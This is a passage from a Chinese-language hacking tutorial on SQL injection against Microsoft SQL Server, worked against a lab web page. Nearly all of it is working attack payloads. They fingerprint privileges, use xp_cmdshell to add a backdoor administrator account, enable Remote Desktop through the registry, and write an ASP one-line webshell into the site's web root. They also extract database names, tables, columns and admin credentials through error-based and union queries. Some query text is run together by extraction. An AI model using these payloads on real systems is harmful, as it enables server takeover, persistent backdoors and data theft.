


图18

返回正常信息，说明该注入点类型为MsSQL注入点(图18).如果返回错误那说明对象名不存在，上面(图18)就是对比,再提交如下链接.

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and system\_user=0

其中的system\_user是查询当前数据库系统的用户名，返回值是字符型，因此在与数字int整型数据进行对比时，会因为类型不匹配而造成数据库报错。从返回的错误信息中，可得知当前系统用户名(图19)。



图19

再爆一下当前用户名，在浏览器中提交以下链接(图20).


http://192.168.1.55/sqlserver/1.aspx?xxser=1and user=0

图20

从返回的信息中可知，当前用户名为dbo。如果返回的是sa，那么可以直接判断出用户的权限，但是这里只有提交如下链接查询的权限(图21).


http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=(select IS\_SRVROLEMEMBER('sysadmin'))

图21

返回正常页面，因此可知此注入点为sa权限，可考虑采用扩展存储进行攻击。再来检测一下是否支持多行语句，提交如下链接。


http://192.168.1.55/sqlserver/1.aspx?xxser=1 %20;declare %20@d%20int

图22

#### 2.2.5.2检测扩展存储

先来判断一下xp\_cmdshell存储过程是否存在，在浏览器中提交如下链接(图23).

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=(select count(\*)


frommaster.dbo.sysobjects where name ='xp\_cmdshell')

图23

返回正常页面，说明扩展存储存在。

#### 2.2.5.3利用扩展存储开启远程终端

假如数据库服务器已经开启远终端服务，允许用户远程管理计算机，可以直接用存储过程执行系统命令添加一个管理员账号，即可登录服务器。如果没有开启，可直接使用以下命令开启（注0改1就是关闭）：

http://192.168.1.55/sqlserver/1.aspx?xxser=1;exec master.dbo.xp\_regwrite'HKEY\_LOCAL\_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections','REG\_DWORD',0;

首先，开始测试添加账户，在浏览器提交以下链接。

http://192.168.1.55/sqlserver/1.aspx?xxser=1;exec master..xp\_cmdshell

'net user test test /add'

上面是利用xp\_cmdshell扩展存储，添加一个用户名和密码均为test的用户。再将此用户提升为管理员，提交如下链接。

http://192.168.1.55/sqlserver/1.aspx?xxser=1;exec master..xp\_cmdshell 'net localgroup administrators test /add'

即可将test用户加入到管理员组。提交上面的链接时，有的网站页面会返回错误信息(图24)，不用管它，实际上用户是添加成功了的。




图25

#### 2.2.5.4查看命令执行结果

上面的方法虽然执行了命令，但是看不到执行回显结果。可以通过创建一个临时表，将命令执行结果插入到临时表里面，然后读取临时表里面的内容，就从可看到回显结果了。

在浏览器中依次提交如下链接，为了大家观看，在浏览器执行完命令之后，我们查看一下数据库看郊果(图26)。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 ;drop table black;create Table black(result varchar(7996) null, id int not null identity (1,1))--

http://192.168.1.55/sqlserver/1.aspx?xxser=1 ;insert into black exec master..xp\_cmdshell 'net user'--

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and (select result from black where id=1)>0--




图26

将第三条查询中的“where id=1”依次更换后面的id值，可查询获取命令执行结果。这里提交到如下链接。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and (select result from black where id=16)>0--

返回了网络配置信息中的IP地址(图27).

如果知道Web路径的情况下:   http://192.168.1.55/sqlserver/1.aspx?xxser=1%20;exec%20master..xp\_cmdshell%20'netstat%20-an%20>>c:\netstat.txt'-- 这样一下就看到了所有结果。




图27

通过对比ping网站后得到的地址与注入点返回的IP地址信息，可知网站服务器与数据库服务器是同一主机。但是在使用远程桌面连接服务器时，连接超时无法成功，说明远程终端很可能被关闭了，或者更改了端口。

#### 2.2.5.5获取当前Web目录

虽然可以通过命令来开启远程终端，但是这比较麻烦，可以考虑执行sp\_makewebtask写入一句话木马，再上传一个WebShell，利用WebShell更方便地执行各种命令操作。

将一句话木马写入到服务器磁盘，一般是写入Web目录，因此先要获得当前目录路径。再在浏览器中依次提交如下链接。

第一种方法：

http://192.168.1.55/sqlserver/1.aspx?xxser=1 ;drop table black;create Table black(result varchar(7996) null, id int not null identity (1,1))--

http://192.168.1.55/sqlserver/1.aspx?xxser=1 ;insert into black exec master..xp\_cmdshell 'dir /s c:\1.aspx'--

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and (select result from black where id=1)>0--

第二种方法：

http://192.168.1.55/sqlserver/1.aspx?xxser=1; create table labeng(lala nvarchar(255) null, id int not null identity (1,1))--

http://192.168.1.55/sqlserver/1.aspx?xxser=1;DECLARE @result varchar(255) EXEC master.dbo.xp\_regread 'HKEY\_LOCAL\_MACHINE','SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots','/',@result output insert into labeng(lala) values(@result);

http://192.168.1.55/sqlserver/1.aspx?xxser=1;and 1=(select top 1 lala from labeng) 或者and 1=(select count(\*) from labeng where lala>1)

得到Web路径为“c:\inetpub\wwwroot".但是在使用xp\_cmdshell扩展查看该目录时，

发现并非真实的Web路径。看来只有用dir命令慢慢查找Web路径。在浏览器中提交如下链接。

第三种方法：

http://192.168.1.55/sqlserver/1.aspx?xxser=1;drop table black;create Table black(result varchar(7996) null, id int not null identity (1,1))--

http://192.168.1.55/sqlserver/1.aspx?xxser=1 ;insert into black exec master..xp\_cmdshell 'dir c:\ '--

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and (select result from black where id=1)>0--

依次增加id的值，最后在C盘wwwtest目录中发现了当前网站，提交以下链接(图28).

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and (select result from black where id=15)>0--




图28

返回了一个名为“wwwtest”的目录。从目录名上来看，很可能是Web路径。再用上面的方法查看该目录下的文件，发现是Web目录。

#### 2.2.5.6写入一句话木马

先将一句话木马转换成URL格式，木马内容如下。

<%eval request("chopper")%>

转换成URL格式如下(图29)。




图29

%3c%25%65%76%61%6c%20%72%65%71%75%65%73%74%28%22%63%68%6f%70%70%65%72%22%29%25%3e

然后在浏览器中提交如下链接。

http://192.168.1.55/sqlserver/1.aspx?xxser=1;exec sp\_makewebtask 'c:\wwwtest\1.asp','select''%3c%25%65%76%61%6c%20%72%65%71%75%65%73%74%28%22%63%68%6f%70%70%65%72%22%29%25%3e'''--

如果报错，可以用exec sp\_configure 'Web AssistantProcedures', 1; RECONFIGURE 进行恢复，恢复还不行，换成前面的方法或者差异备份方法都可以http://192.168.0.102/sqlserver/1.aspx?xxser=1%20;exec%20master..xp\_cmdshell%20'Echo%20"<%eval%20request("chopper")%>"%20>>%20c:\wwwtest\iis-xxser.com--wwwroot\muma.asp'--

页面中返回execute执行错误信息，说明一句话木马写入成功。使用一句话木马客户端连接木马，可以方便地上传一个大型的ASP木马后门(图30).




图30

#### 2.2.5.7菜刀一句话连接执行

登录 Webshell后门，利用Webshell开启远程终端进行连接服务器，这样就可以控制整台服务器了。

### 2.2.6 MsSQL注入猜解数据库技术

如果权限足够，利用MsSQL数据库的特性，是可以很轻易地入侵控制网站服务器的。但是很多时候注入点不一定能够执行存储过程，或者连接数据库的用户权限不够，那么就得像Access数据库那样猜解管理员表的字段、内容，进入后台想办法拿WebShell。

#### 2.2.6.1having与group by查询爆表名和字段名

在注入点地址后提交“having 1=1--"，从返回的错误信息中即可得到当前表名与第一个字段名。再继续提交以下代码。

group by 字段名 1 having 1-1--

从页面返回的错误信息中，即可得知第二个字段名。继续提交以下代码。

group by 字段名1,字段名2 having 1=1--

返回第三个字段名。继续提交以下代码。

group by 字段名1,字段名2,字段名3…字段名n having 1=1--

直到页面返回正常信息，即可得到所有的字段名。

#### 2.2.6.2参考案例:MsSQL爆表与字段名

1.爆表名及字段名

http://192.168.1.55/sqlserver/1.aspx?xxser=1 having 1=1--



图31

继续猜解其他字段名，提交以下链接。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 group by admin.id having 1=1--



继续猜解当前表中的下一个字段名。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 group by admin.id,admin.name having 1=1--



用同样的方法，提交爆出其他的数据字段名，直到页面不再返回错误住处，你就可以提到所有的字段名。

### 2.2.7 order by与数据类型转换爆错法

如果MsSQL数据库打开了错误回显，那么可以通过MsSQL数据库的返回信息爆出所有数据库信息。此方法非常强大，可获得所有数据库名、任意表和字段的名称、内容。

#### 1.爆所有数据库名

可直接在注入地址处提交如下查询语句。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and db\_name() =0--



从返回的出错信息中即可获得当前数据库名。要爆所有的数据库名，可以使用如下查询语句。


http://192.168.1.55/sqlserver/1.aspx?xxser=1 and db\_name(**3**)>0--



当数字n为1时，即可得到第一个数据库名，n为2时可得到第二个数据库名。通过增加n的值，可以遍历出所有的数据库名称。

另外，也可以在注入点后提交如下语句。


http://192.168.1.55/sqlserver/1.aspx?xxser=1%20and%200=(select%20top%201%20cast([name]%20as%20nvarchar(256))%2bchar(94)%2bcast([filename]%20as%20nvarchar(256))%20from%20(select%20top%20**3**%20dbid,name,filename%20from%20[master].[dbo].[sysdatabases]%20order%20by%20[dbid])%20t%20order%20by%20[dbid]%20desc)--



#### 2.爆当前库中的所有表与跨库爆表


在注入点后提交如下查询语句。

http://192.168.0.102/sqlserver/1.aspx?xxser=1%20and%20(select%20cast(count(1)%20as%20varchar(10))%2bchar(94)%20from%20[sysobjects]%20where%20xtype=char(85)%20and%20status!=1)=1--



即可爆出当前数据库中全部表的数目。

http://192.168.1.55/sqlserver/1.aspx?xxser=1%20and%20(select%20top%201%20cast%20(name%20as%20varchar(256))%20from(select%20top%202%20id,name%20from%20[sysobjects]%20where%20xtype=char(85)%20and%20status!=1%20order%20by%20id)t%20order%20by%20id%20desc)=1--



and(select top 1 cast (name as varchar(256)) from(select top 数字n id,name from [sysobjects] where xtype=char(85) and status! =0 order by id）t order by id desc)=0--

递增上面查询语句中的数字n，就可以遍历出当前数据库中的所有表名。

如果要爆出任意数据库中的表名，则可提交如下查询语句。

http://192.168.0.102/sqlserver/1.aspx?xxser=1 and 0<>(select top 1 name from testdb.dbo.sysobjects where xtype=0x7500 and name not in (select top **1** name from testdb.dbo.sysobjects where xtype=0x7500))--

递增上面查询语句中的数字n,就可以遍历出指定数据库中的所有表名。

#### 3.爆所有字段名

获得表名后，就可以爆表中的字段名了。首先，提交如下查询语句。

and (select top 1 cast (id as nvarchar (20)) %2bchar(124) from [库名]..[sysobjects] where name='表名 ') =0--

可以爆出指定表的dbid值，根据表的dbid值才能定位到表中的字段。提交如下查询语句。

and(select cast(count(1) as varchar (10)) %2bchar (94) from[库名]..[syscolumns] where id=dbid 值)=0--

可以爆出得到字段列名数目，然后提交如下查询语句。

and (select top 1 cast(name as varchar(8000)) from (select top n colid,name from [库名]..[syacolumns] where id=dbid 值 order by colid) t order by colid desc)=0--

通过递增n的值，就可以得到所有字段名。

#### 4.快速查询包含管理员账号的表名及字段名

对于MsSQL数据库，其中往往有许多数据内容，一个一个地爆字段太麻烦了，通常要快速找到包含管理员账号的表名和字段名，可以查询包含" user”或“pass”之类关键字的表名和字段名。选择关键字后，提交如下查询。

and (select top 1 t\_name%2bchar(124)%2bc\_name from (select top 20 object\_name(id) as t\_name, name as c\_name from syscolumns where charindEx(cast(关键字十六进制 as varchar (2000)),name)>O and left (name, 1)!=0x40 order by t\_name asc) as T order by t\_name desc) >0--

从返回信息中，即可得到包含关键字的表名和字段名了。

#### 5.爆字段内容

首先，要爆出列的总数目，提交如下语句。

and (select cast (count (1) as varchar (8000) ) %2bchar(94)from[库名]..[表名]where 1=1) >0--

即可从返回信息中查看到字段的记录数目。然后就可以开始爆指定字段的值了，提交如下语句。

and (select top 1 isnull

(cast([字段1 as nvarchar(4000)),char(32))%2bchar(94)%2bisnull (cast ([字段 2 ] as nvarchar (4000)),char(32)) from [表名] where 1=1 order by [字段1])=O--

可得到第一个数据内容，再提交如下语句.

and (select top 1 isnull(cast([字段1] as nvarchar(4000)),char(32))%2bchar(94)%

2bisnull (cast ([字段2] as nvarchar(4000)),char(32)) from [表名] where 1=1 and name not in (select top n name from [表名]) where 1=1 order by [字段1]))=0--

通过递增n的值，就可以得到其他字段记录内容了。


### 2.2.8 查询爆库的另一种方法

MsSQL的查询语句非常灵活，因此还有下面一种爆出数据库内容的方法。

#### 1.爆所有数据库名

在注入点后提交如下查询语句。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=(select name from master.dbo.sysdatabases where dbid=1)--




增加上面查询语句中的bdid的值，可以获取数据库列表里面的所有数据库名。

#### 2.爆出当前数据库中的所有表

在注入点后提交如下查询语句。


http://192.168.1.55/sqlserver/1.aspx?xxser=1%20and%20(select%20top%201%20name%20from%20(select%20top%20**1**%20name%20from%20sysobjects%20where%20xtype=0X75%20order%20by%20name)%20t%20order%20by%20name%20desc)=0



其中0X75是u的十六进制，增加n数字的值，就可以爆出当前数据库的所有表名了。

如果要跨库查询其他数据库的表名，则可提交如下查询语句。

http://192.168.1.55/sqlserver/1.aspx?xxser=1and (select top 1 name from (select top **n** name from 数据库名..sysobjects where xtype=0X75 order by name) t order by name desc)=0




增加n数字的值，就可以爆出指定数据库的所有表名了。

#### 3.爆字段名及字段值

知道了表名，可以进一步获取数据库表里面的内容了。在注入点处提交如下语句

http://192.168.1.55/sqlserver/1.aspx?xxser=1and (select col\_name(object\_id('表名'),n))=0



增加数字n的值，就可以得到表中所有字段名。

要获取字段内容可提交如下语句。

http://192.168.1.55/sqlserver/1.aspx?xxser=1and (select top 1 字段名 from 表名)>0



得到第一个字段值后，再提交如下语句。

http://192.168.1.55/sqlserver/1.aspx?xxser=1and (select top 1 字段名 from 表名 where 字段名<>字段值1)>0

即可爆出其他字段值。

### 2.2.9 union select查询注入技术

MsSQL注入的union select查询与Access数据库注入类似，但在具体的查询语句有所不同。

#### 1. null替换查询

首先，用order by检测出字段数目，然后进行以下union select查询。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 order by 1 //正常页面

http://192.168.1.55/sqlserver/1.aspx?xxser=1 order by 3 //正常页面


http://192.168.1.55/sqlserver/1.aspx?xxser=1 order by 4 //报错页面



通过上图可以知道当前数据库有3个字段。接着利用union联合查询把这3个数字替换为null确认，语法如下:

and 1=2 union all select null,null,null,null,......from 当前表名

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=1 union all select null,null,null from sysobjects



在上面的语句中，字段数目为几就加几个null进行联合查询。由于null可代表字符或数字类型.因此不会出现数据类型转换出错提示。


#### 2.确认数据类型

如果页面返回正常，则将null逐个用数字替换，提交以下语句。

and 1=2 union all select 1,null,null,null,......from 当前表名


and 1=2 union all select 1,2,null,null,......from 当前表名

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1and1=1unionallselect1,2,null fromsysobjects



